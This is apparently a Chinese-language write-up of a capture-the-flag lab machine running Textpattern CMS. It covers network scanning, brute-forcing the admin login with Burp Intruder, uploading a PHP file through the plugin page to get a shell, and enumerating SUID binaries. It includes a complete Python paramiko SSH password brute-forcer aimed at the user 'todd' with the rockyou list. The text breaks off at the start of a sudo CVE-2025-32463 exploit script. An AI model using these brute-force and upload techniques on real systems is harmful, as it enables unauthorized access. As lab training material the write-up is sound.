

信息收集

主机发现

```
(root@kali)~[/home/kali]
# arp-scan -I eth1 192.168.56.0/24
Interface: eth1, type: EN10MB, MAC: 00:0c:29:34:da:f5, IPV4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:04      (Unknown: locally administered)
192.168.56.100 08:00:27:7a:69:65      (Unknown)
192.168.56.147 08:00:27:1f:4e:4b      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.908 seconds (134.17 hosts/sec). 3
responded
```


端口扫描


```
(root@kali)~[/home/kali]
# nmap -p- 192.168.56.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 08:40 EDT
Nmap scan report for 192.168.56.147
Host is up (0.00079s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:1F:4E:4B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.07 seconds
```


这里我改了一下host

```
#127.0.0.1 aroll.artstation.com
192.168.56.144 mamushka.hmv
192.168.56.147 |textpattern.dsz
#127.0.0.1 dya.artstation.com
#127.0.0.1 yourihoek.artstation.com
```





网站是由 Textpattern CMS 搭建的



去看了一下这个CMS已经披露的漏洞，都是需要有认证才能拿到shell

✗	Textpattern CMS v4.8.8 - Stored Cross-Site Scripting (XSS) (Authenticated)
✗	Textpattern 4.8.8 - Remote Code Execution (RCE) (Authenticated)
✗	TextPattern CMS 4.8.7 - Remote Command Execution (RCE) (Authenticated)
✗	TextPattern CMS 4.9.0-dev - Remote Command Execution (RCE) (Authenticated)
✗	TextPattern CMS 4.8.7 - Remote Command Execution (Authenticated)
✗	TextPattern CMS 4.8.7 - Stored Cross-Site Scripting (XSS)
✗	Textpattern 4.8.3 - Remote code execution (Authenticated) (2)
✗	Textpattern CMS 4.9.0-dev - 'Excerpt' Persistent Cross-Site Scripting (XSS)
✗	Textpattern CMS 4.8.4 - 'Comments' Persistent Cross-Site Scripting (XSS)
✓	TextPattern CMS 4.8.3 - Remote Code Execution (Authenticated)
✗	Textpattern CMS 4.6.2 - Cross-site Request Forgery
✗	Textpattern CMS 4.6.2 - 'body' Persistent Cross-Site Scripting
✗	TextPattern 4.6.2 - 'qty' SQL Injection
✓	TextPattern 4.4.1 - 'ddb' Cross-Site Scripting

然后我找了一下这个网站的后台地址



不过用户名怎么输入，登录失败网站只有下面一种报错



Textpattern

Name

Required

Password

Required

☐ Remain logged in with this browser [?](#)

Log in

[Forgot password?](#)


[My site](#)

⚠ Could not log in with that username/password.




其实对于这种只有一种报错信息的 我是挺不愿意尝试去爆破的。 因为我无法得知我所要爆破的用户名是否正确

我在 Aricles 页面看到一个用户名



其实当时也想过在忘记密码这个页面来验证username是否有效


但是不论是什么username他都会显示emai发送成功



当时也怀疑过这个是一个账户名

然后我就去找了一个官方的演示站点

登录上去看了一下



Articles

Yliken

Yliken

Опубликовано 1 минута назад · Автор [Managing Editor #1](#)

显然这里显示的不是username

然后就无奈试了试爆破admin

嘿，还真爆出来了

Attack Save5. Intruder attack of http://192.168.56.147

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4373	superman	200	2153			24684	
0		401	6745			5054	
1	!~_admin	401	6746			5054	
2	admin12	401	6735			5054	
3	admin888	401	6699			5054	
4	admin8	401	6740			5054	
5	admin123	401	6720			5054	
6	ysadmin	401	6740			5054	
7	adminxxx	401	6733			5054	
8	adminx	401	6722			5054	
9	6kadmin	401	6746			5054	
968	19771227	401	6422			5054	
981	19780217	401	6962			5054	
1018	197979	401	6260			5054	
1021	1979924	401	4698			5054	
1022	1979928	401	4407			5054	
1023	1980	401	6869			5054	

RequestResponse

PrettyRawHexRenderOneScan

TextpatternContentPresentationAdminMy site

Write

Title ?

Required

Body ?

Format: Textile ? ? Preview

Publish

Sort and display

Status ?

Live


Section

Articles ? Edit


Override form ?

4596 of 7501


然后我在插件处找了一个上传的地方





上传了一个php文件上去



文件内容



然后你就会发现 网站到处都是phpinfo();



然后我就弹了一个shell

提取

找了一下有s权限的文件


```

www-data@5ud0:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/local/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
www-data@5ud0:/var/www$

```

看到有两个 `sudo`，想着其中一个肯定不对劲

但是不知道怎么利用

然后还有一个 `todd` 这个普通用户

就想着先提权到 `todd` 然后再看下一步

用hydra去爆破 `todd` 密码 会报错

用python写小脚本 也不能频繁爆破

貌似是做了防爆破措施

```

(sshpopo)-(root@kali)-[/home/kali/sshpopo]
# python ssh.py
[-] 密码错误: 123456
[-] 密码错误: 12345
[-] 密码错误: 123456789
[-] 密码错误: password
[-] 密码错误: iloveyou
[-] 密码错误: princess
[-] 密码错误: 1234567
[-] 密码错误: rockyou
[-] 密码错误: 12345678
[-] 密码错误: abc123
[-] 密码错误: nicole
Exception (client): Error reading SSH protocol banner
Traceback (most recent call last):
  File "/home/kali/sshpopo/lib/python3.12/site-packages/paramiko/transport.py", line 2369, in _check_banner
    buf = self.packetizer.readline(timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/sshpopo/lib/python3.12/site-packages/paramiko/packet.py", line 395, in readline
    buf += self._read_timeout(timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/sshpopo/lib/python3.12/site-packages/paramiko/packet.py", line 665, in _read_timeout
    raise EOFError()
EOFError

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/kali/sshpopo/lib/python3.12/site-packages/paramiko/transport.py", line 2185, in run
    self._check_banner()
  File "/home/kali/sshpopo/lib/python3.12/site-packages/paramiko/transport.py", line 2373, in _check_banner
    raise SSHException(
paramiko.ssh_exception.SSHException: Error reading SSH protocol banner

[-] 连接错误: Error reading SSH protocol banner
[-] 密码错误: babygirl
[-] 密码错误: monkey
Exception (client): Error reading SSH protocol banner
Traceback (most recent call last):
  File "/home/kali/sshpopo/lib/python3.12/site-packages/paramiko/transport.py", line 2369, in _check_banner
    buf = self.packetizer.readline(timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/sshpopo/lib/python3.12/site-packages/paramiko/packet.py", line 395, in readline
    buf += self._read_timeout(timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

```

这里放一下python脚本的内容

```
import paramiko

host = "192.168.56.147"
port = 22
username = "todd"
password_file = "/usr/share/wordlists/rockyou.txt" # 你的密码字典路径

def try_ssh(password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        ssh.connect(hostname=host, port=port, username=username,
password=password, timeout=5)
        print(f"[+] 登录成功! 密码是: {password}")
        ssh.close()
        return True
    except paramiko.AuthenticationException:
        print(f"[-] 密码错误: {password}")
        return False
    except Exception as e:
        print(f"[-] 连接错误: {e}")
        return False

def main():
    with open(password_file, "r", errors="ignore") as f:
        for line in f:
            pwd = line.strip()
            if try_ssh(pwd):
                print("[*] 爆破结束。")
                break

if __name__ == "__main__":
    main()
```


然后实在不行了

看了一下两个 `sudo` 的文件的版文 去试试CVE

其实我这时候对用 CVE 进行提权没报很大希望


然后确实 `/usr/bin/sudo` 是存在[CVE-2025-32463](#)这个不久前爆出的漏洞的

然后下载了一个exp改了一下exp中 `sudo` 的路径



```
1 #!/bin/bash
2 # sudo-chwoot.sh
